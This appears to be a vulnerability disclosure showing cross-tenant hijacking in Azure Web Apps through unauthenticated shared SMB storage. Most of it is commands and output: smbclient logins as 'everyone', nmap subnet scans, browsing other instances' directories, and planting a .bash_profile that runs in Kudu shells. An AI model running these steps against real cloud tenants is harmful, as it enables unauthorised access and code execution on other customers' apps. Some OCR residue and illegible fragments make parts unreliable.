Azure

Platform:

[Azure Web Apps]

Class:

Cross-Tenant Hijacking

Summary:


I found a serious problem in Azure Web Apps which could make malicious user hijacking other users' instances. In short, improper network isolation allows malicious users to access SMB storage used by all instances, furthermore, this SMB storage does not perform user authentication, allowing any user to upload or delete files.


Attack Description:

Phase I: Get SMB logging and modify files.

At first, I find that the Web Apps service use a SMB mount, then I try to get more SMB information in nginx container which is successful.

1. Create a Web App Services and log in Kudu in Advanced Tool Options.





2. Use command “mount” get SMB info in Kudu container.

```
/dev/sda3 on /etc/hosts type ext4 (rw,relatime)
//10.0.128.65/volume-26-default/4d14dc176f7523c3002d/be82ef000c6c45f98cb3a7e7acff7d35 on /home type cifs (rw,relatime,vers=3.1.1,cache=strict,username=Everyone,uid=0,forceuid,gid=0,forcegid,addr
=10.0.128.65,file_mode=0777,dir_mode=0777,soft,nounix,mapposix,nobrl,mfsymlinks,noperm,rsize=1048576,wsize=4194304,bsize=1048576,echo_interval=30,actimeo=1,closetimeo=1)
/dev/sda3 on /appsvctmp type ext4 (rw,relatime)
/dev/sda3 on /temp type ext4 (rw,relatime)
/dev/sda3 on /appsvctmp/volatile/logs type ext4 (rw,relatime)
/dev/sda3 on /var/log/kudulogs type ext4 (rw,relatime)
devtmpfs on /dev/null type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /dev/random type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /dev/full type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /dev/tty type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /dev/zero type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /dev/urandom type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
proc on /proc/bus type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/fs type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/irq type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sys type proc (ro,nosuid,nodev,noexec,relatime)
proc on /proc/sysrq-trigger type proc (ro,nosuid,nodev,noexec,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime,uid=165536,gid=165536)
devtmpfs on /proc/kcore type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /proc/keys type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /proc/latency_stats type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
devtmpfs on /proc/timer_list type devtmpfs (rw,nosuid,size=4096k,nr_inodes=1048576,mode=755)
tmpfs on /sys/firmware type tmpfs (ro,relatime,uid=165536,gid=165536)
tmpfs on /proc/scsi type tmpfs (ro,relatime,uid=165536,gid=165536)
kudu_ssh_user@testaaa_kudu_57455b818c:/$ 
```

3. Then log in nginx container (application container [错误!未找到引用源。]), install “smbclient” and list SMB info.


```
root@testaaa_95e12947da:/home# smbclient -L //10.0.128.65
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        D$              Disk      Default share
        E$              Disk      Default share
        F$              Disk      Default share
        IPC$            IPC       Remote IPC
        volume-26-default Disk      [RW]
Reconnecting with SMB1 for workgroup listing.
^C
```

4. Use “smbclient” log in SMB, and control my own kudu’s container path “/home”, and get my own flag “testtianma” in kudu. (Unable to List path in first level directory)

```
root@testaaa_95e12947da:/home# smbclient //10.0.128.65/volume-26-default -U everyone
Enter WORKGROUP\everyone's password:
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*
smb: \> cd 4
cd \4\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd 4d14dc176f7523c3002d
smb: \4d14dc176f7523c3002d\> ls
  .                                   D        0  Tue Nov 19 12:05:49 2024
  ..                                  D        0  Tue Nov 19 11:31:02 2024
  771a4326b0f44fd8a68f3b18de50093d      D        0  Tue Nov 19 12:10:06 2024
  b69c3d9fb98042eabfdcdec7434fe658      D        0  Tue Nov 19 11:31:03 2024
  be82ef000c6c45f98cb3a7e7acff7d35      D        0  Tue Nov 19 11:36:48 2024

                2883584 blocks of size 4096. 2883556 blocks available
smb: \4d14dc176f7523c3002d\> cd be82ef000c6c45f98cb3a7e7acff7d35\
smb: \4d14dc176f7523c3002d\be82ef000c6c45f98cb3a7e7acff7d35\> ls
  .                                   D        0  Tue Nov 19 11:36:48 2024
  ..                                  D        0  Tue Nov 19 12:05:49 2024
  .gitconfig                          A       22  Tue Nov 19 11:36:41 2024
  ASP.NET                             D        0  Tue Nov 19 11:36:48 2024
  LogFiles                            D        0  Tue Nov 19 11:40:00 2024
  site                                D        0  Tue Nov 19 11:36:48 2024

                2883584 blocks of size 4096. 2883556 blocks available
smb: \4d14dc176f7523c3002d\be82ef000c6c45f98cb3a7e7acff7d35\> 
```



```
smb: \4d14dc176f7523c3002d\be82ef000c6c45f98cb3a7e7acff7d35\> ls
  .                                   D        0  Tue Nov 19 12:26:15 2024
  ..                                  D        0  Tue Nov 19 12:05:49 2024
  .gitconfig                          A       22  Tue Nov 19 11:36:41 2024
  ASP.NET                             D        0  Tue Nov 19 11:36:48 2024
  LogFiles                            D        0  Tue Nov 19 11:40:00 2024
  site                                D        0  Tue Nov 19 11:36:48 2024
  testtianma                          A        0  Tue Nov 19 12:26:15 2024

                2883584 blocks of size 4096. 2883556 blocks available
```

5. Try to put a ".bash_profile" file which also successful show in kudu's container path "/home", and be executed when I open a new kudu bash.

```
                2883584 blocks of size 4096. 2883556 blocks available
smb: \4d14dc176f7523c3002d\be82ef000c6c45f98cb3a7e7acff7d35\> put .bash_profile
putting file .bash_profile as \4d14dc176f7523c3002d\be82ef000c6c45f98cb3a7e7acff7d35\.bash_profile (17.6 kb/s) (average 17.6 kb/s)
smb: \4d14dc176f7523c3002d\be82ef000c6c45f98cb3a7e7acff7d35\>
```

```
DEBUG CONSOLE | AZURE APP SERVICE ON LINUX

Documentation: http://aka.ms/webapp-linux
Kudu Version : 20240822.4
Commit       : b559529d2c5bd70a979c8e905492044b19408b80

kudu_ssh_user@testaaa_kudu_57455b818c:/$ ls -al /tmp
total 20
drwxrwxrwx 1 kudu_ssh_user            u9905f0df022d1d09dd7e7a 4096 Nov 19 12:29 .
drwxr-xr-x 1 root                     root                    4096 Nov 19 11:36 ..
drwxrwxrwx 3 u9905f0df022d1d09dd7e7a u9905f0df022d1d09dd7e7a 4096 Nov 19 11:36 .dotnet
-rw-r--r-- 1 kudu_ssh_user            u9905f0df022d1d09dd7e7a    0 Nov 19 12:29 123456
drwxrwxrwx 1 kudu_ssh_user            u9905f0df022d1d09dd7e7a 4096 Aug 22 15:45 BuildScriptGenerator
prwx------ 1 u9905f0df022d1d09dd7e7a u9905f0df022d1d09dd7e7a    0 Nov 19 11:36 clr-debug-pipe-86-26081727-in
prwx------ 1 u9905f0df022d1d09dd7e7a u9905f0df022d1d09dd7e7a    0 Nov 19 11:36 clr-debug-pipe-86-26081727-out
srw------- 1 u9905f0df022d1d09dd7e7a u9905f0df022d1d09dd7e7a    0 Nov 19 11:36 dotnet-diagnostic-86-26081727-socket
```


Phase II: Get a subnet scanning and Detect the scene under two instances.

In this section, I try to find what in this subnet with "nmap", and How azure deal with my two instances in some region.

1. "nmap" get some alive SMB hosts.

```
Scanning 2 hosts [1 port/host]
Discovered open port 445/tcp on 10.0.128.28
Discovered open port 445/tcp on 10.0.128.15
```

2. With a new instance created, follow **Phase I**, I get a phenomenon that they are some prefix and a new path with not belong to my two instances.




```
smb: \> cd 4d14dc176f7523c3002d
smb: \4d14dc176f7523c3002d\> ls
  .                                   D        0  Tue Nov 19 12:05:49 2024
  ..                                  D        0  Tue Nov 19 11:31:02 2024
  771a4326b0f44fd8a68f3b18de50093d    D        0  Tue Nov 19 12:32:34 2024
  b69c3d9fb98042eabfdcdec7434fe658    D        0  Tue Nov 19 11:31:03 2024
  be82ef000c6c45f98cb3a7e7acff7d35    D        0  Tue Nov 19 12:28:57 2024
```

b69c3d9fb98042eabfdcdec7434fe658 doesn't belong to me (which it belongs)

3. Before digging into this strange directory, I try to get into the new instance and put a ".bash_profile" which successfully be applied. (It means that breaking the isolation between different instances of the same user)

4. Digging into the strange directory, we find some files which absolutely not belongs to my two instances.

```
smb: \4d14dc176f7523c3002d\b69c3d9fb98042eabfdcdec7434fe658\> ls
  .                                   D        0  Tue Nov 19 11:31:03 2024
  ..                                  D        0  Tue Nov 19 12:05:49 2024
  LogFiles                            D        0  Tue Nov 19 11:35:12 2024
  site                                D        0  Tue Nov 19 11:36:09 2024

                2883584 blocks of size 4096. 2883555 blocks available
smb: \4d14dc176f7523c3002d\b69c3d9fb98042eabfdcdec7434fe658\> ls ./site\
  .                                   D        0  Tue Nov 19 11:36:09 2024
  ..                                  D        0  Tue Nov 19 11:31:03 2024
  deployments                         D        0  Tue Nov 19 11:36:09 2024
  wwwroot                             D        0  Tue Nov 19 11:36:11 2024

                2883584 blocks of size 4096. 2883555 blocks available
smb: \4d14dc176f7523c3002d\b69c3d9fb98042eabfdcdec7434fe658\> ls ./site\wwwroot\
  .                                   D        0  Tue Nov 19 11:36:11 2024
  ..                                  D        0  Tue Nov 19 11:36:09 2024
  mscanary471987.php                  A     1272  Tue Nov 19 11:31:03 2024
  readOnly.log                        A        8  Tue Nov 19 11:36:11 2024
  readWrite.log                       A       62  Tue Nov 19 12:19:02 2024

                2883584 blocks of size 4096. 2883555 blocks available
```

5. There are some information but not interesting.

```
2024-11-19T11:35:11.3180779Z Container start method called.
2024-11-19T11:35:11.4185119Z Establishing network.
2024-11-19T11:35:11.4194498Z Pulling image: appsvc/linuxcanary-runtime:20230224.8.tuxprod
2024-11-19T11:35:19.8997264Z Image appsvc/linuxcanary-runtime:20230224.8.tuxprod is pulled from registry 10.1.0.6:13209
2024-11-19T11:35:19.9714112Z Container is starting.
2024-11-19T11:35:19.9906576Z Establishing user namespace if not established already.
2024-11-19T11:35:19.9915786Z Establishing network if not established already.
2024-11-19T11:35:19.9920936Z Mounting volumes.
2024-11-19T11:35:20.0202533Z Nested mountpoint
2024-11-19T11:35:20.1101395Z Nested mountpoint volatile/logs
2024-11-19T11:35:20.1226160Z Nested mountpoint
2024-11-19T11:35:20.3431301Z Nested mountpoint
2024-11-19T11:35:20.4435127Z Nested mountpoint
2024-11-19T11:35:20.4724409Z Nested mountpoint
2024-11-19T11:35:54.0450411Z Creating container.
2024-11-19T11:35:54.0551113Z Creating pipes for streaming container io.
2024-11-19T11:35:54.0635314Z Creating stdout named pipe at /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stdout_93f5a81778a0474a9bad05fee691c041.
2024-11-19T11:35:54.0761744Z Successfully created stdout named pipe at: /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stdout_93f5a81778a0474a9bad05fee691c041.
2024-11-19T11:35:54.0850238Z Opening named pipe /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stdout_93f5a81778a0474a9bad05fee691c041 for reading in non-blocking mode.
2024-11-19T11:35:54.0858832Z Successfully opened named pipe: /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stdout_93f5a81778a0474a9bad05fee691c041.
2024-11-19T11:35:54.0950884Z Successfully removed non-blocking flag from /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stdout_93f5a81778a0474a9bad05fee691c041.
2024-11-19T11:35:54.1040456Z Creating stderr named pipe at /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stderr_51cdbc5b76c54856a9154d4e7db31674.
2024-11-19T11:35:54.1046765Z Successfully created stderr named pipe at: /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stderr_51cdbc5b76c54856a9154d4e7db31674.
2024-11-19T11:35:54.1054316Z Opening named pipe /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stderr_51cdbc5b76c54856a9154d4e7db31674 for reading in non-blocking mode.
2024-11-19T11:35:54.1059233Z Successfully opened named pipe: /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stderr_51cdbc5b76c54856a9154d4e7db31674.
2024-11-19T11:35:54.1067483Z Successfully removed non-blocking flag from /podr/container/pipe/mawscanary-790c41b6-c9c6c130_a3308d32/stderr_51cdbc5b76c54856a9154d4e7db31674.
2024-11-19T11:35:54.1248708Z Creating container with image: appsvc/linuxcanary-runtime:20230224.8.tuxprod from registry: 10.1.0.6:13209 and fully qualified image name: 10.1.0.6:13209/appsvc/linu
xcanary-runtime:20230224.8.tuxprod
2024-11-19T11:36:05.6446019Z Starting container: mawscanary-790c41b6-c9c6c130_a3308d32.
2024-11-19T11:36:06.3280571Z Starting watchers and probes.
2024-11-19T11:36:06.7023034Z Starting metrics collection.
2024-11-19T11:36:06.8024848Z Container is running.
2024-11-19T11:36:07.5164157Z Container start method finished after 56196 ms.
2024-11-19T11:36:08.0987283Z Site startup probe succeeded after 0.2931149 seconds.
2024-11-19T11:36:08.4199861Z Site started.
```

Phase III: Cross-Tenant Scenario

At last, I try a Cross-Tenant hijack which I control two accounts with assumption that the attacker knows the prefix path in advance. But it failed with in different subnet segments and some regions like "10.0.128. x" and "10.0.16.x", "10.0.160.x" in "eastaisa" can be connected firstly, but after some detection actions it can't be connected mutually. Then I create an instance in "australiaeast" which is also in "10.0.160.x", and It is successfully attacked on the same network segment like all in 10.0.160.x.

Attacker:

```
//10.0.160.21/volume-22-default/8195[illegible]24f18ef3[illegible]c65[illegible]15e6e0607264262aee4980d49205b90 on /home type cifs (rw,relatime,vers=3.1.1,cache=strict,username=Everyone,uid=0,forceuid,gid=0,forcegid,addr
=10.0.160.21,file_mode=0777,dir_mode=0777,soft,nounix,mapposix,nobrl,mfsymlinks,noperm,rsize=1048576,wsize=4194304,bsize=1048576,echo_interval=30,actimeo=1,closetimeo=1)
```

10.0.160.21 (is not import)

Victim: (It can be find by nmap and smbclient -L) but difficulty in prefix path

```
//10.0.160.23/volume-35-default/3ce9d356e0c3269a60f3/2c4069a6780b4259b794e7284b99de69 on /home type cifs (rw,relatime,vers=3.1.1,cache=strict,username=Everyone,uid=0,forceuid,gid=0,forcegid,addr
=10.0.160.23,file_mode=0777,dir_mode=0777,soft,nounix,mapposix,nobrl,mfsymlinks,noperm,rsize=1048576,wsize=4194304,bsize=1048576,echo_interval=30,actimeo=1,closetimeo=1)
```

10.0.160.23

It should be noted the that attackers smbclient -L get the Mount Point different from the victim's Mount Point as the same IP 10.0.160.23, and can't be mounted because it doesn't exist (I don't know any reasons, maybe The IP is virtual and cannot be used for locating to my simulated victims).

```
root@testtianma_d94517b9e7:/home# smbclient -L //10.0.160.23 -U everyone
Enter WORKGROUP\everyone's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        D$              Disk      Default share
        E$              Disk      Default share
        F$              Disk      Default share
        G$              Disk      Default share
        IPC$            IPC       Remote IPC
        volume-21-default Disk      [RW]
        volume-27-default Disk      [RW]
```


volume-35-default is not existed

```
root@testtianma_d94517b9e7:/home# smbclient //10.0.160.23/volume-35-default -U everyone
Enter WORKGROUP\everyone's password:
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
root@testtianma_d94517b9e7:/home# smbclient //10.0.160.23/volume-21-default -U everyone
Enter WORKGROUP\everyone's password:
Try "help" to get a list of possible commands.
smb: \>
```